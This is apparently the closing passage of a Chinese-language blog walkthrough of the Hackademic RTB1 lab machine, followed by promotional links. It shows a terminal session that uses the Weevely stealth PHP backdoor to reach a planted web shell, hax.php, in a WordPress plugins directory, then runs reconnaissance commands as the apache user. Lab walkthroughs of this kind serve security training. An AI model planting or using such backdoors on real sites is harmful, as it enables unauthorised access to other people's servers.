
```
root@bt:/pentest/backdoors/web/weevely# ./main.py -t -u http://hack-test.com/Hackademic_RTB1/wp-content/plugins/hax.php -p ko
ko

  Weevely 0.3 - Generate and manage stealth PHP backdoors.
  Copyright (c) 2011-2012 Weevely Developers
  Website: http://code.google.com/p/weevely/

+ Using method 'system()'.
+ Retrieving terminal basic environment variables .

[apache@HackademicRTB1 /var/www/html/Hackademic_RTB1/wp-content/plugins]
```

測試我們的hax.php後門

```
[apache@HackademicRTB1 /var/www/html/Hackademic_RTB1/wp-content/plugins] dir
bcc.pl  hax.php  hello.php  roro  roro.c  textile1.php
[apache@HackademicRTB1 /var/www/html/Hackademic_RTB1/wp-content/plugins] pwd
/var/www/html/Hackademic_RTB1/wp-content/plugins
[apache@HackademicRTB1 /var/www/html/Hackademic_RTB1/wp-content/plugins] id
uid=48(apache) gid=489(apache) groups=489(apache)
[apache@HackademicRTB1 /var/www/html/Hackademic_RTB1/wp-content/plugins] uname -a
Linux HackademicRTB1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 7 21:41:45 EST 2009 i686 i686 i386 GNU/Linux
[apache@HackademicRTB1 /var/www/html/Hackademic_RTB1/wp-content/plugins]
```

-End-

最近有一些小伙伴，讓我幫忙找一些 面試題 資料，於是我翻遍了收藏的5T 資料後，匯總整理出來，可以說是程序員面試必備！所有資料都整理到網盤了，歡迎下載！



Python入門到精通

Python入門到精通：人生苦短，我用Python！Python每日推送、Python教程、Pyth...

公眾號

點擊👆卡片，關注後回复【面试题】即可獲取

在看點這裡 好文分享給更多人↓↓

閱讀原文

喜歡此內容的人還喜歡

Python繪製數據地圖

實用辦公編程技能

Linus Torvalds 致內核開發人員：在截止日前收到相當多pull 請求“非常煩人”

AI前線

滲透中常用的在線工具和網站總結

菜鳥學信安